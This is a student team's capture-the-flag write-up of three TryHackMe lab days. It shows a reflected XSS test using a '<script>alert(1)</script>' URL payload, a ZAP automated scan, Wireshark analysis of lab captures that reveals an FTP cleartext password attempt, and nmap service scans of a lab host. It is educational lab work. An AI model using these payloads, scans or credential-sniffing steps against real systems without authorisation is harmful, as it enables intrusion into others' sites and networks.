

PSP0201

Week 3

Writeup

Group name: Code Blu

Members

ID	Name	Role
1211103236	Tang Yu Xuan	Leader
121102879	Koh Jia Jie	Member
1211101196	Tan Hui Jeen	Member
1211100571	Teh Yvonne	Member


Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Zaproxy


Solution/Walkthrough:

Question 1

Enter the page by using machine IP.




Search something at the “search query” box and we can see the parameter of “q” .




Question 2

Next, add the text “/reflected?keyword=<script>alert(1)</script>” behind our URL.




An alert box with “1 ” appears on our screen. XSS has been successfully exploited.



Question 3


Install the Zaproxy by using command “sudo apt install zaproxy” to detect XSS.




```
(kali㉿kali)-[~]
$ sudo apt install zaproxy
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
zaproxy is already the newest version (2.11.1-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 1378 not upgraded.
```

Question 4

After installing it, press the button titled “automated scan” then type in our machine IP and attack to get the alerts.



We can see that there have five alerts and two types of XSS in the scan.



The screenshot shows the "Alerts" tab in the OWASP ZAP interface. The top navigation bar includes History, Search, Alerts (selected), and Output. Below the tabs, there are icons for search, filters, and other functions. The main area displays a list under "Alerts (5)":

- > !P Cross Site Scripting (Persistent)
- > !P Cross Site Scripting (Reflected) (2)
- > !P X-Frame-Options Header Not Set (3)
- > !P Absence of Anti-CSRF Tokens (6)
- > !P X-Content-Type-Options Header Missing (4)

Thought Process/Methodology:

First of all, using our Machine IP to enter the page. After entering the page, we can search something in the “search query” box and the parameter of “q” will appear at the URL link. Next, we add a query string keyword “/reflected?keyword=” in our URL link and add the text “<script>alert(1)</script>”. It will show us an alert box with “1”. XSS has been successfully exploited. In order to detect XSS, we download Zaproxy by using the command “sudo apt install zaproxy”. After that, open the zaproxy and choose the button titled “automated scan”. Copy our URL link with our IP address and press attack. There will appear five alerts and two types of XSS in the scan. XSS had been detected.

Day 7: Networking - The Grinch really Did Steal Christmas

Tools used: Kali Linux, Wireshark

Solution/Walkthrough:

Question 1

Download the task file from TryHackMe

The screenshot shows the TryHackMe interface for challenge "The Grinch Really Did Steal Christmas". It includes a video thumbnail for "Watch DarkStar's Video On Solving This Task" and a "Download Task Files" button.

Open the “pcap1.pcap” in Wireshark.


The Wireshark interface shows the packet capture "pcap1.pcap". The timeline view highlights a sequence of TCP retransmissions between source 10.10.15.52 and destination 10.11.3.2. An ICMP echo request (ping) is sent from 10.11.3.2 to 10.10.15.52 at frame 17, and an ICMP echo reply (pong) is received back at frame 18. Other frames show TCP segments being acknowledged.

Search “icmp” to get the IP address of source and destination. We can see that the IP address “10.11.3.2” is a ping request and “10.10.15.52” is a ping reply.

The Wireshark interface shows the results of a search for "icmp". The list view displays a series of ICMP echo requests (ping) from source 10.11.3.2 to destination 10.10.15.52, and corresponding ICMP echo replies (pong) from 10.10.15.52 back to 10.11.3.2. The frames are color-coded by protocol type.


Question 2

Use “`http.request.method==GET`” to filter out the HTTP GET requests in our “pcap1.pcap” file.



No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481845	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	333	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	434	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /Fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /Fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
488	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

After that, use “`ip.src==10.10.67.199`” to filter out all packets that originate from the IP address. We can see the name of the article, ‘reindeer-of-the-week’ visited by the IP address “10.10.67.199”.



No.	Time	Source	Destination	Protocol	Length	Info
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /Fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
488	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Question 3

Next, open the “pcap2.pcap” file and use the actual port “`tcp.port==21` to find all the FTP traffic.

tcp.port==21						
No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 - 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 - 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
10	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 - 21 [FIN, ACK] Seq=7 Ack=1 Win=491 Len=0 TSval=411028463 TSecr=894813665
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 - 45332 [ACK] Seq=16 Ack=3 Win=490 Len=0 TSval=894813670 TSecr=411028463
13	4.183450	10.10.73.252	10.10.122.128	TCP	74	45340 - 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=0 WS=128
14	4.183479	10.10.122.128	10.10.73.252	TCP	74	21 - 45340 [SYN, ACK] Seq=8 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030014 WS=128
15	4.183828	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815220
16	4.185504	10.10.122.128	10.10.73.252	FTP	184	Response: 220 Welcome to the TBFC FTP Server!.
17	4.185812	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskid
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=3 Ack=18 Win=62728 Len=0 TSval=894818981 TSecr=411033776
22	7.866430	10.10.122.128	10.10.73.252	FTP	188	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=1 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=73 Ack=58 Win=62720 Len=0 TSval=894825439 TSecr=411040192
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
32	16.735761	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=58 Ack=95 Win=62848 Len=0 TSval=411042646 TSecr=894827850

Right click to follow TCP stream.

Wireshark - Follow TCP Stream (tcp.stream eq 2) - pcap2.pcap

QUIT
221 Goodbye.

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (20 bytes) Show data as ASCII Stream 2 Find Next

Find:

Filter Out This Stream Print Save as... Back Close Help

1	10.10.122.128	10.10.73.252	10.10.122.128	FTP	104 Response: 220 Welcome to the TBFC FTP Server!.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104 Response: 220 Welcome to the TBFC FTP Server!.
17	4.105812	10.10.73.252	10.10.122.128	TCP	66 45340 - 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411033776

Next, find the successful login protocol and follow the TCP stream.

10.4.105504	10.10.122.128	10.10.73.252	10.10.122.128	FTP	104 Response: 220 Welcome to the TBFC FTP Server!.
17	4.105812	10.10.73.252	10.10.122.128	TCP	66 45340 - 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411033776

We saw that “plaintext_password_fiasco” is a wrong password.

```

220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.

```

Question 4

Back to the “pcap2.pcap” file, we can see that the protocol that is encrypted is SSH.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.00016	10.11.3.2	10.10.122.128	TCP	54	57740 00 FACK1 Second ACK=10 Win=4


Question 5


Search “arp” and we knew that 10.10.122.128 is at 02:c0:56:51:8a:51

pcap2.pcap						
No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.17 Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.17 Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Question 6

Lastly, open the “pcap3.pcap” file. After that, go to File -> Export Objects -> HTTP to save the ZIP file “christmas.zip”.





Open the “elf_mcskidy_wishlist.txt” and we saw that rubber ducky will be used to replace Elf McEager.

```
1 Wish list for Elf McSkidy
2 _____
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

A screenshot of a "Mousepad" application window showing a text document. The text content is:
1 Wish list for Elf McSkidy
2 _____
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7

Question 7

The author of Operation Artic Storm is Kris Kringle.



Author: Kris Kringle
Revision Number: v2.5
Date of Revision: 14/11/2020

Thought Process/Methodology:

First of all, download the task file from TryHackMe. Using Wireshark to open the file “pcap1.pcap”. After that, search “icmp” to know the IP address of request and reply respectively. Next, we use “http.request.method==GET” to filter out the HTTP GET requests then use filter “ip.src” to filter out all the packets. Besides, we open the “pcap2.pcap” file and apply actual port “tcp.port==21” to look for all the FTP traffic. After following the TCP stream, we find out that “plaintext_password_fiasco” is a wrong password. Next, we want to know where 10.10.122.128 is at so we search “arp” to find the answer. Finally, we open the “pcap3.pcap” file and save the ZIP file “christmas.zip” and unzip it. From the file “elf_mcskid_y_wishlist.txt”, we saw that a rubber ducky will be used to replace Elf McEager.

Day 8: Networking - What's under the Christmas tree?

Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Using nmap on our Machine IP, we saw there were three services running.

We use flag -A, -sV and -Pn to see the difference between these three flags.

```
kali@kali:~
File Actions Edit View Help

└──(kali㉿kali)-[~]
$ sudo nmap -A 10.10.186.210 -T5
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:04 EDT
Nmap scan report for 10.10.186.210
Host is up (0.33s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC6#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:c:f:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%), Linux 5.0 - 5.3 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 587/tcp)
HOP RTT           ADDRESS
1  397.27 ms  10.18.0.1
2  397.48 ms  10.10.186.210

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.52 seconds
```

```
kali@kali:~
File Actions Edit View Help

Nmap done: 1 IP address (1 host up) scanned in 9.39 seconds

└──(kali㉿kali)-[~]
$ sudo nmap -sV 10.10.186.210
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:02 EDT
Nmap scan report for 10.10.186.210
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.73 seconds

└──(kali㉿kali)-[~]
$
```

```
kali@kali:~
```

```
File Actions Edit View Help
```

```
Nmap 7.92 bit key
[~] Outgoing Data Channel: Using 512 bit message hash 'SHA512'
$ sudo nmap -Pn 10.10.186.210
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:01 EDT
Nmap scan report for 10.10.186.210
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 9.39 seconds
```

Question 2

Using nmap -A flag, we knew that Ubuntu is the distribution that is running.

```
VERSION
Apache httpd 2.4.29 ((Ubuntu))
```

Question 3

The version of Apache is 2.4.29

```
Apache/2.4.29
```

Question 4

SSH is running on port 2222

```
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
```

Question 5

Next, we use “HTTP-TITLE” to know what might be used for the website.

```
kali@kali:~
```

```
File Actions Edit View Help
```

```
[(kali㉿kali)-[~]]
$ nmap --script http-title 10.10.186.210
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:05 EDT
Nmap scan report for 10.10.186.210
Host is up (0.39s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC's Internal Blog
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 50.70 seconds
```

Thought Process/Methodology:

We are using nmap -A, -sV and -Pn to see the difference of output between these three flags.

After this, we saw that using -A flag can scan for everything compared to -sV and -Pn. We can get all the details from the -A flag. Lastly, we try to use “HTTP-TITLE” to know what might be used for the website. At the end, we knew that the website was used as a blog.

